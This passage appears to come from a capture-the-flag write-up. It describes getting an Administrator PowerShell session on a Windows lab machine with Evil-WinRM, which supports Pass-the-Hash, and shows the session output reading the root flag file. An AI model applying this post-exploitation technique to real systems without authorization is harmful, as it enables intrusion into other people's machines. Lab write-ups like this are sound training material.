I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/23/2025   7:08 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
eab21331876244aec534137ec32dd24feab21331876244aec534137ec32dd24f Machine rooted as Administrator